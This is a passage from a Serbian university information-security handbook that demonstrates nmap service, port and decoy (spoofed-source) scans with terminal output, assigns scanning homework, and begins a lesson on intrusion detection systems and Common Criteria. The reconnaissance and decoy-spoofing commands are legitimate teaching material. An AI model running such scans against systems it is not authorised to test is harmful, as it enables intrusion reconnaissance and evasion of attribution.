
kao legitimni član. U ovom slučaju uzimamo IP adresu 192.168.56.102 i skeniramo 192.168.56.103. Ukoliko neko snifuje mrežu otkriće da se među sobom skeniraju i komuniciraju ove dve jedinice.

Slika 8.2.6 -nmap –sS -D [Izvor:Autor]

SKENIRANJE SERVISA

Korišćenje nmap alata za skeniranje aktivnih servisa

Za malo potpuniji izveštaj, ako želimo da vidimo verzije servisa, kucamo komandu **nmap –sV 192.168.56.103**




```
root@it381: ~
root@it381:~# nmap -sV 192.168.56.103

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-10 15:37 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
 --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00027s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
554/tcp   open  rtsp?
2869/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49160/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 08:00:27:8C:89:00 (Cadmus Computer Systems)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 122.61 seconds
root@it381:~#
```

Slika 8.2.7 -nmap -sV [Izvor:Autor]

Ovde vidimo dodatne informacije, verzije, servisa na skeniranom kompijuteru.

Ako želimo samo da napravimo brzo skeniranje koristimo komandu **nmap –F 192.168.56.103**




```
root@it381: ~
root@it381:~# nmap -F 192.168.56.103

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-10 15:44 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
 --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00056s latency).
Not shown: 90 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:8C:89:00 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
root@it381:~#
```

Slika 8.2.8 -nmap -F [Izvor:Autor]

SKENIRANJE SPECIFIČNOG PORTA ILI PROTOKOLA

Pomoću nmap možemo skenirati samo specifični port ili protokol


Moćemo da pravimo i specifične komande kako bi dobili samo rezultat koji nam treba. Komandom **nmap –p135 192.168.56.103** skeniranoj mašini gledamo samo port 135.



Slika 8.2.9 -nmap –p135 [Izvor:Autor]

Kao što vidimo dobili smo rezultat samo za port 135 koji smo i tražili.

Takođe možemo pretraživati samo određene servise. Komandom **nmap -p msrpc,rtsp 192.168.56.103** pretražujemo samo određene servise.



Slika 8.2.10 0 0 0 0-nmap –p msrpc,rtsp [Izvor:Autor]

Vidimo da je nmap izdvojio samo servise koje smo mu i zadali da traži.Ovo je samo kratak prikaz nmap programa, i njegovog korištenja. On ima još mnogo mogućnosti i može se koristiti kao odličan alat za analizu mreže, ali se isto tako može koristiti i za napad, odnosno za pripremu za napad, za traženje slabih tačaka. Više opcija o mogućnostima nmap programa možete naći ako ukucate nmap –h.

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualni rad za nedelju 5. (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Instalirati nmap lat na svom računaru
• Potrebno je izvršiti skeniranje localhost-a koristeći nmap alat
• Izvršiti skeniranje računara na lokalnoj mreži pomoću nmap-a
• Skenirati neki udaljeni računar
Drugi zadatak
• Ponoviti skeniranje sa drugačijim parametrima(svičevima) u nmap-u
• Uporediti rezultate sa prethodnim skeniranjem u smislu povećanja ili smanjenje dobijenih informacija.
• Napraviti spisak otvorenih portova, a zatim pronaći podrazumevanje aplikacije koje koriste te portove.

Poglavlje 10

Domaći zadatak 05

DOMAĆI ZADATAK 5

Skeniranje lokalne mreže. (Predviđeno vreme trajanja vežbi je 120 minuta)

1. Nmap

2. Wireshark

Zadatak:

Uraditi kompletno skeniranje vaše mreže koristeći komandu nmap –sP 192.168.1.1/24 I uporediti sa skeniranjem mreže preko porta 80 (nmap -sP -PT80 192.168.1.1/24). Skenirajte jedan računar a predstavite se kao neko drugi – spoofing (nmap -sS „victim“ -D

„spoof“).

Skenirajte svoj računar, koji portovi su mu otvoreni koristeći komandu nmap localhost.

Koristeći wireshark uhvatite svako nmap skeniranje. Napomena

Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice

(odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ5-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ5

Zaključak

ZAKLJUČAK

Rezime pete lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti kriptografskih sistema:

- *Provera verodojstojnosti poruke*
- *Kod za autentifikaciju poruke*
- *Hash funkcije*
- *Digitalni potpis i tehnologija digitalnog potpisa*
- *Digitalna koverta i digitalni potpis email dokumenata*
- *Standard za digitalni potpis*
- *Pojam sertifikacionog tela*
- *NMAP*

LITERATURA

Spisak korišćene literature za lekciju 5

http://www.techopedia.com/definition/18859/digital-envelope
https://en.wikipedia.org/wiki/Digital_Signature_Algorithm
https://rightsignature.com/
https://en.wikipedia.org/wiki/Cryptographic_hash_function
https://en.wikipedia.org/wiki/MD5
https://en.wikipedia.org/wiki/Secure_Hash_Algorithm
http://en.wikipedia.org/wiki/Message_authentication_code
http://en.wikipedia.org/wiki/Hash-based_message_authentication_code
https://en.wikipedia.org/wiki/Certificate_authority
http://www.webopedia.com/TERM/C/certification_authority.html
https://en.wikipedia.org/wiki/Checksum
http://mathworld.wolfram.com/HashFunction.html
http://en.wikipedia.org/wiki/Timestamp
https://en.wikipedia.org/wiki/PKCS
http://nmap.org/
https://en.wikipedia.org/wiki/Nmap
http://nmap.org/bennieston-tutorial/

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Sistemi za detekciju i prevenciju upada

Lekcija 06

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 06

SISTEMI ZA DETEKCIJU I PREVENCIJU UPADA

- Sistemi za detekciju i prevenciju upada
- Poglavlje 1: Sigurnost sistema
- Poglavlje 2: Detekcija upada i sistem za detekciju upada
- Poglavlje 3: IDS zasnovan na hostu
- Poglavlje 4: IDS baziran na mreži
- Poglavlje 5: Arhitektura IDS
- Poglavlje 6: Sistemi za sprečavanje upada (IPS)
- Poglavlje 7: Tehnike detekcije i prilagodljiva detekcija upada
- Poglavlje 8: Honeypots
- Poglavlje 9: SNORT
- Poglavlje 10: Vežba - Metasploit
- Poglavlje 11: Individualne vežbe
- Poglavlje 12: Domaći zadatak 06
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast sistema detekcije i prevencije upada.

Teme predavanja su:

- *Sigurnost sistema*
- *Detekcija upada i sistem za detekciju upada*
- *IDS zasnovan na hostu*
- *IDS baziran na mreži*
- *Sistemi za sprečavanje upada (IPS)*
- *Tehnike detekcije i prilagodljiva detekcija upada*
- *Honeypots*
- *SNORT*

U vežbi studenti će se upoznati sa:

- *Metasploit alatom*
- *Metaspolitable linux distribucijom*

Poglavlje 1

Sigurnost sistema

DVE KATEGORIJE ZAHTEVA

CC definiše zajednički skup potencijalnih bezbednosnih zahteva za procenu bezbednosti.

Zajednički kriterijumi (engl. Common Criteria – CC) za procenu bezbednosti informaciono-komunikacionih tehnologija doneseni su na inicijativu međunarodnih tela za standardizaciju. CC definiše zajednički skup potencijalnih bezbednosnih zahteva za procenu bezbednosti. Pojam evaluacije cilja (TOE) se odnosi na deo proizvoda ili sistema koji je predmet procene. Zahtevi se grupišu u dve kategorije:

- *Funkcionalni zahtevi: Definišu željeno sigurnosno ponašanje. CC dokumenta uspostavljaju skup bezbednosnih funkcionalnih komponenata koje pružaju standardni način iskazivanja bezbednosnih funkcionalnih zahteva za TOE.*
- *Bezbednosni zahtevi: Osnov za dobijanje poverenja da su zahtevane bezbednosne mere efikasne i da su implementirane ispravno. CC dokumenata uspostavljaju skup bezbednosnih komponenata koje pružaju standardni način izražavanja sigurnosnih zahteva za TOE.*

Definicija

The Common Criteria for Information Technology Security Evaluation (abbreviated as Common Criteria or CC) is an international standard (ISO/IEC 15408) for computer security certification. It is currently in version 3.1 revision 4.

Common Criteria is a framework in which computer system users can specify their security functional and assurance requirements (SFRs and SARs respectively) through the use of Protection Profiles (PPs), vendors can then implement and/or make claims about the security attributes of their products, and testing laboratories can evaluate the products to determine if they actually meet the claims. In other words, Common Criteria provides assurance that the process of specification, implementation and evaluation of a computer security product has been conducted in a rigorous and standard and repeatable manner at a level that is commensurate with the target environment for use.

Common Criteria is used as the basis for a Government driven certification scheme and typically evaluations are conducted for the use of Federal Government agencies and critical infrastructure.

KLASE FUNKCIONALNIH ZAHTEVA

Komponentu opisuje specifičan skup bezbednosnih zahteva.

Oba funkcionalni i bezbednosni zahtevi su organizovani u klase : klasa je zbirka zahteva koje dele zajednički fokus ili namere. Svaka klasa sadrži brojne familije. Zahtevi u svakoj familiji dele bezbednosne ciljeve, ali se razlikuju u naglasku ili strogosti.

Na primer, klasa revizija (engl. audit) sadrži šest familija koje se bave različitim aspektima revizije (revizija generacije podataka, revizija analize i revizija događaja skladištenja-memorisanja).

Svaka familija sadrži jednu ili više komponenti. Komponentu opisuje specifičan skup bezbednosnih zahteva, i on je najmanji izabran skup bezbednosnih zahteva za uključivanje u strukture definisane u CC.

Definicije:

Target Of Evaluation (TOE) – the product or system that is the subject of the evaluation.

Security Functional Requirements (SFRs) – specify individual security functions which may be provided by a product. The Common Criteria presents a standard catalogue of such functions. For example, a SFR may state how a user acting a particular role might be authenticated. The list of SFRs can vary from one evaluation to the next, even if two targets are the same type of product.

Security Assurance Requirements (SARs) – descriptions of the measures taken during development and evaluation of the product to assure compliance with the claimed security functionality. For example, an evaluation may require that all source code is kept in a change management system, or that full functional testing is performed. The Common Criteria provides a catalogue of these, and the requirements may vary from one evaluation to the next.

DVE VRSTE DOKUMENATA

Dve vrste dokumenata na osnovu definisanih zahteva.

Zajednički kriterijumi CC generišu dve vrste dokumenata na osnovu definisanih zahteva:

- Zaštitni profili *(engl. Protection Profiles PP) definišu niz bezbednosnih zahteva i objekata nezavisnih od implementacije. PP koncept je razvijen sa ciljem definicije funkcionalnih standarda. Profili prikazuju bezbednosne zahteve korisnika.*
- Sigurnosni ciljevi *(engl. Security Targets ST) sadrže IT bezbednosne ciljeve i zahteve određenog identifikatora TOE i definiše funkcionalne i mere osiguranja koje predlaže za TOE da zadovolji potrebe. ST mogu da zahtevaju usklađivanje sa jednim ili više zaštitnih profila (PP) i formiraju osnovu za evaluaciju.*

Definicije:

Protection Profile (PP) – a document, typically created by a user or user community, which identifies security requirements for a class of security devices (for example, smart cards used to provide digital signatures, or network firewalls) relevant to that user for a particular purpose. Product vendors can choose to implement products that comply with one or more PPs, and have their products evaluated against those PPs. In such a case, a PP may serve as a template for the product's ST (Security Target, as defined below), or the authors of the ST will at least ensure that all requirements in relevant PPs also appear in the target's ST document. Customers looking for particular types of products can focus on those certified against the PP that meets their requirements.

Security Target (ST) – the document that identifies the security properties of the target of evaluation. The ST may claim conformance with one or more PPs. The TOE is evaluated against the SFRs (Security Functional Requirements. Again, see below) established in its ST, no more and no less. This allows vendors to tailor the evaluation to accurately match the intended capabilities of their product. This means that a network firewall does not have to meet the same functional requirements as a database management system, and that different firewalls may in fact be evaluated against completely different lists of requirements. The ST is usually published so that potential customers may determine the specific security features that have been certified by the evaluation.

Poglavlje 2

Detekcija upada i sistem za detekciju upada

DEFINICIJE UPADA I DETEKCIJE - RFC2828

Pojmovi bezbednosnog upada i detekcije upada po RFC2828.

U novije vreme pokazalo se da zaštita kontrolom pristupa, mrežnim barijerama i softverom za sprečavanje infekcije zlonamernim programima (virusi, crvi, trojanski konji, špijunski programi) nije dovoljna. Javlja se potreba da se sistem odbrani i od napada koji su dobro maskirani i sakriveni i koji su uspeli da prođu kroz sve ostale zaštitne sisteme. Kao odgovor na ove potrebe, pojavili su se sistemi za otkrivanje (detekciju)upada u mreže (engl. Intrusion Detection Systems, IDS) i sistemi za sprečavanje (prevenciju) upada u mreže (engl. Intrusion Prevention Systems, IPS).

Bezbednosni upad *je bezbednosni događaj ili kombinacija više bezbednosnih događaja, koji određuju bezbednosni upad u kojima uljez (intruder) dobija ili pokušava da dobije pristup sistemu (ili resursima sistema) bez ovlašćenja.*

Detekcija upada *je sigurnosni servis koji prati i analizira događaja na sistemu ili mreži sa ciljem otrkivanja i pružanja (u realnom vremenu ili blizu realnom vremenu) upozorenja da je došlo do pokušaja pristupa resursima sistema na neovlašćeni način.*

Upad se može definisati kao bilo koji skup akcija koji pokušava da naruši integritet, poverljivost ili raspoloživost resursa. Sistem za detekciju upada proverava dolazeći i/ili odlazeći saobraćaj i identifikuje sumnjive uzorke koji mogu da ukažu na postojanje napada na mrežu ili računarski sistem ili da ugroze sistem. Upadi u sistem ili mrežu se mogu izvesti na razne načine – na primer, pomoću zlonamernih programa, iskorišćavanja propusta nastalih usled prekoračenja bafera1 u aplikacijama, slanjem paketa koje mrežna barijera propušta, a koji mogu da iskoriste ranjivost neke aplikacije (na primer, Web servera) ili lažiranjem IP adresa.

2.1 Detekcija upada

DETEKCIJA UPADA - UVOD

Ukoliko je upad detektovan dovoljno brzo, napadač je identifikovan, pre nego što nastupi oštećenje sistema.

Značajan problem bezbednosti umreženih sistema je neprijateljski/nepoželjan, prestup (greška) korisnika ili softvera. Prestup korisnika može biti neovlašćeno prijavljivanje na sistem ili, u slučaju ovlašćenog korisnika, sticanje privilegija ili izvođenje aktivnosti za koje nisu ovlašćeni. Softverske greške mogu biti virusi, crvi ili trojanski konj. Napadi uljeza mogu biti od bezazlenih do vrlo ozbiljnih. Na početku skale napada, postoje mnogi ljudi koji jednostavno žele da istražuju internet i videte što je vani. Na drugom kraju su pojedinci koji se trude da pročitaju privilegovane podatke, izvode neovlašćene izmene podataka ili ometaju sistem.

Ukoliko je upad detektovan dovoljno brzo, napadač je identifikovan, pre nego što nastupi oštećenje sistema. Naime, što je brže napadač detektovan, manji je stepen oštećenja, a sistem se brže oporavlja. Sistem sa efektivno sprovedenom detekcijom upada sprečava i deluje preventivno na napadača. Detekcija upada omogućava kolekciju informacija o tehnikama napada koje se mogu upotrebiti da se brzo ojača prevencija upada.

Sistem za detekciju upada (engl. Intrusion Detection Systems - IDS) i sistem za prevenciju upada (engl. Intrusion Prevention Systems - IPS) dizajnirani su za odbijanje pretnji hakera. Uz korišćenje takvih sistema, organizacije mogu razmotriti ograničavanje prijava na određene IP adrese i / ili korišćenje tehnologije virtualne privatne mreže.

IDS sistemi proveravaju sadržaj TCP/IP paketa u potrazi za potpisima koji su poznati u bazi podataka i proveravaju vezu između paketa u potrazi za neovalašćenim skeniranjem portova, mapiranju mreže. IDS sistemi vrše različite tipove provere na različitim lokacijama mreže, identifikuju upad u toku i obaveštavaju administratora. IDS sistemi analiziraju pakete koji koriste dozvoljene otvorene portove, ali sistem ne može zaustaviti saobraćaj.

Jedan od rezultata porasta svesti o problemu uljeza je osnivanje brojnih računarskih timova za hitne odgovore (engl. Computer Emergency ResponseTeams – CERT*).* Oni zajedno skupljaju informacije o ranjivostima sistemu i obaveštavaju o tome sisteme za upravljanje. Nažalost, haker može ostvariti pristup CERT izveštajima.

TRI KLASE ULJEZA

Anderson identifikuje tri klase uljeza.

Anderson identifikuje tri klase uljeza:

- učesnik prerušavanja ***(engl.*** masquerader***)****: pojedinac, verovatno lice izvan organizacije (outsider), koji nije ovlašćen za korišćenje računara i koji prolazi sistem kontrole pristupa sa ciljem da iskoristi račun legitimnog korisnika.*
- legitiman korisnik*, obično uljez (engl.*misfeasor***)****:, koji pristupa podacima, programima ili resursima za čiji pristup nije ovlašćen, ili ko zloupotrebljava ovlašćeni pristup.*
- neprijavljen korisnik ***(engl.*** clandestine user***)****: pojedinac, izvana ili iznutra, koji je „uhvatio“ nadzornu kontrolu sistema i koristi ovu kontrolu da izbegne nadzor (audit) i kontrolu pristupa ili da „uguši“ audit zbirku.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PRIMERI UPADA

Navođene tipičnih primera upada u sistem.

U literaturi se navode sledeći primeri upada (engl. instrusion):

- *Kompromitovanje udaljenog root e-mail servera*
- *Promena (engl. defacing) veb-servera*
- *Pogađanje lozinke*
- *Kopiranje baze podataka koje sadrže brojeve kreditnih kartica*
- *Pregled osetljivih podataka, uključujući platnu evidenciju i medicinske informacija, bez autorizacije*
- *Izvršavanje aplikacija za njuškanje (engl. packet sniffer) na radnoj stanici da bi otkrili korisnička imena i lozinke*
- *Korišćenje greške dozvola na anonimnom FTP serveru za distribuciju piratskog softvera i muzičkih datoteka*
- *Biranje neobezbeđenog internog modema i dobijanje pristupa mreži*
- *Pozivanje help deska, resetovanje izvršnih e-mail lozinki, i otkrivanje nove lozinke*
- *Koristeći nepraćenu radnu stanicu (engl. unattended), prijaviti se bez dozvole.*

NAPADI ULJEZA

Napade uljeza (engl. insider attacks) je teško otkriti i sprečiti.

Zaposleni imaju pristup i znanja o strukturi i sadržaju baze podataka preduzeća. Iako IDS i IPS uređaji mogu biti korisni protiv napada uljeza , drugi direktniji pristupi su veći prioritet. Primeri uključuju: jačanje najmanjih privilegija, pratiti log (podaci o prijavi na sistem), zaštita osetljivih resursa sa jakom proverom identiteta, završetak postupka za blokiranje pristupa i napraviti kopiju (engl. mirror image) hard diska zaposlenog pre ponovnog izdavanja.

Sledi prikaz primera ponašanja uljeza:

- *kreira mrežni nalog za sebe i svoje prijatelje*
- *pristup računima i programima koje ne bi normalno koristio za svoje svakodnevne poslove*
- *e-mail bivših i budućih-potencijalnih zaposlenih*
- *sprovoditi tajni razgovor instant-poruke*
- *poseta veb stranica za razonodu nezadovoljnih zaposlenih*
- *obavljaju velika preuzimanja (engl. downloads) i kopiranje datoteka*
- *pristup mreži van radnog vremena.*

TEHNIKE UPADA

Cilj uljeza je da dobije pristup sistemu ili da poveća nivo privilegija na sistemu.

U većini početnih napada koristi se ranjivost sistema ili softvera koji omogućavaju korisniku da izvršava kod koji otvara „zadja vrata“ (engl. back door) sistema. Uljezi mogu dobiti pristup sistemu primenom napada prepune bafera programa koji se izvodi uz određene privilegije.

Takođe, uljez pokušava da pribavi informacije koje treba da su zaštićene. U nekim slučajevima, ove informacije su lozinke korisnika. Uz poznavanje drugih korisničkih lozinki, uljez se može prijaviti na sistem i prilagoditi privilegije prema legitimnim korisnicima. U opštem slučaju sistem održava datoteku koja čuva lozinku svakog autorizovanog korisnika. Ako je datoteka nezaštićena, jednostavno je okriti njen sadržaj. Datoteka lozinki se može štiti jednim od dva načina:

- ***Pomoću*** *one-way funkcije**:** Sistem memoriše samo vrednost funkcije na osnovu korisnikove lozinke. Kada korisnik predstavi svoju lozinku sistemu, sistem transformiše lozinku i upoređuje sa arhiviranom vrednošću. U praksi, sistem koristi jednodimenzionalnu transformaciju (nije reverzibilna) u kojoj se koristi lozinka za generisanje ključa za jednosmernu funkciju koja generiše izlaznu vrednost fiksne dužine.*
- *Kontrola pristupa**:** Pristup datoteci sa lozinkama je ograničena na jedan ili mali broj korisničkih naloga.*

2.2 Detekcija upada

SISTEM ZA DETEKCIJU UPADA

Klasifikacija sistema za detekciju upada po tipu instalacije.

Sistem za detekciju upada (engl. Intrusion Detection System-IDS) se može klasifikovati na sledeći način:

- *IDS zasnovan na hostu (engl. Host-based IDS): nadgleda aktivnosti hosta i događaje unutar tog hosta za otkrivanje sumnjivih aktivnosti*
- *IDS zasnovan na mreži(engl.Network-based IDS-NIDS**)** ili **mrežni IDS**: prati mrežni saobraćaj za pojedine segmente mreže ili uređaje i analizira mreže, transport i protokole aplikacija za identifikovanje sumnjivih aktivnosti*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PODELA IDS SISTEMA PREMA RAZLIČITIM KRITERIJUMIMA

Sistemi za detekciju upada klasifikovani su na više načina, zavisno od kriterijuma za klasifikaciju: šta se detektuje, gde je IDS sistem smešten, kada otkriva napad i kako reaguje.

Kriterijum podele: šta se detektuje?

- *detekcija zloupotreba (engl. misuse intrusion detection)*
- *detekcija anomalija (engl. anomaly intrusion detection).*

Kriterijum podele: gde je sistem smešten?

- IDS koji je smešten na računaru
- Mrežni IDS
- Aplikativni IDS

Kriterijum podele: kada je napad otkriven?

- u realnom vremenu (engl. real time)
- naknadno, tj. nakon dešavanja (engl. after the fact, post-mortem).

Kriterijum podele: reakcija na napad

- Pasivni sistemi
- Reaktivni sistemi

TRI LOGIČKE KOMPONENTE IDS

IDS sadrži tri logičke komponente.

IDS sadrži tri logičke komponente:


- Senzori*: senzori su odgovorni za prikupljanje podataka. Ulaz za senzor može biti bilo koji deo sistema koji bi mogao da sadrži i dokaze o upadu. Primeri tipova unosa na senzor su mrežni paketi, log datoteke i sistem praćenja poziva. Senzori prikupljaju podatke i prosleđuju ih do analizatora.*
- Analizatori*: Analizatori primaju informacija od jednog ili više senzora ili drugih analizatora. Analizator je nadležan za utvrđivanje da li se dogodio upad. Izlazi iz ove komponente je znak da se dogodio upad. Analizator može dati smernice koje akcije preduzeti kad dođe do upada.*
- Korisnički interfejs*: Korisnički interfejs IDS-a omogućava korisniku da vidi izlaz iz sistema ili kontroliše ponašanje sistema. U nekim sistemima, korisnički interfejs se može ravnati sa menadžerom, direktorom ili komponentom kontrolnog pulta.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

DETEKCIJA ULJEZA

Detekcija uljeza zasniva se na pretpostavci da se ponašanje uljeza razlikuje od legitimnog korisnika na način koji se može kvantifikovati.

Naravno, ne možemo očekivati da će biti tačna-pravilna-jasna razlika između upada od strane uljeza, i normalne upotrebe resursa od strane ovlašćenih korisnika. Umesto toga, treba očekivati da će biti nekih preklapanja, kao što je prikazano Slici 1.



Slika 2.1.1 -Profil ponašanja uljeza i legitimnog korisnika [Izvor: Autor]

IDS ZAHTEVI

U literaturi navode se sledeći poželjni zahtevi za IDS.

IDS se mora:

- *kontinuirano izvoditi sa minimalnim ljudskim nadzorom;*
- *biti tolerantan na greške u smislu da mora biti u stanju da oporavi sistem od pada i reinitialacije;*
- *odoleti rušenju (engl. resist subversion). IDS mora biti u stanju da nadzire samog sebe i otkrije ako je izmenjen od strane napadača;*
- *zadati minimalan overhead sistema u kojem je pokrenut;*
- *da je u mogućnosti da bude konfigurisan u skladu sa pravilima sigurnosti u sistemu koji se nadgleda:*
- *biti u stanju da se prilagodi promenama u sistemu i ponašanju korisnika tokom vremena;*
- *biti u mogućnosti da se prati veliki broj hostova;*
- *obezbediti elegantnu degradaciju usluga u smislu da ako neki delovi IDS prestanu da rade iz bilo kojeg razloga, prestanak njihovog rada minimalno (koliko je moguće) utiče na rad ostalog dela sistema;*
- *dopustiti dinamičku rekonfiguraciju; to jest, sposobnost da se rekonfiguriše IDS, bez potrebe da se ponovo pokrene (engl. restart).*

ZAŠTITA IDS

IDS bi trebao biti zaštićen jer je reč o običnom sistemu, kao bilo kom drugom i podložan je napadima.

Kompromitovan IDS može rezultirati dobijanjem pogrešnih upozorenja ili nedobijanjem upozorenja uopšte. Postoji nekoliko opcija kada je reč o zaštiti.
Prva opcija je da mašina na kojoj je podešen IDS ima najnovije bezbednosne pečeve. Ukoliko se radi o Windows mašini, onda bi se ova unapređenja dobijala kroz Windows Update.

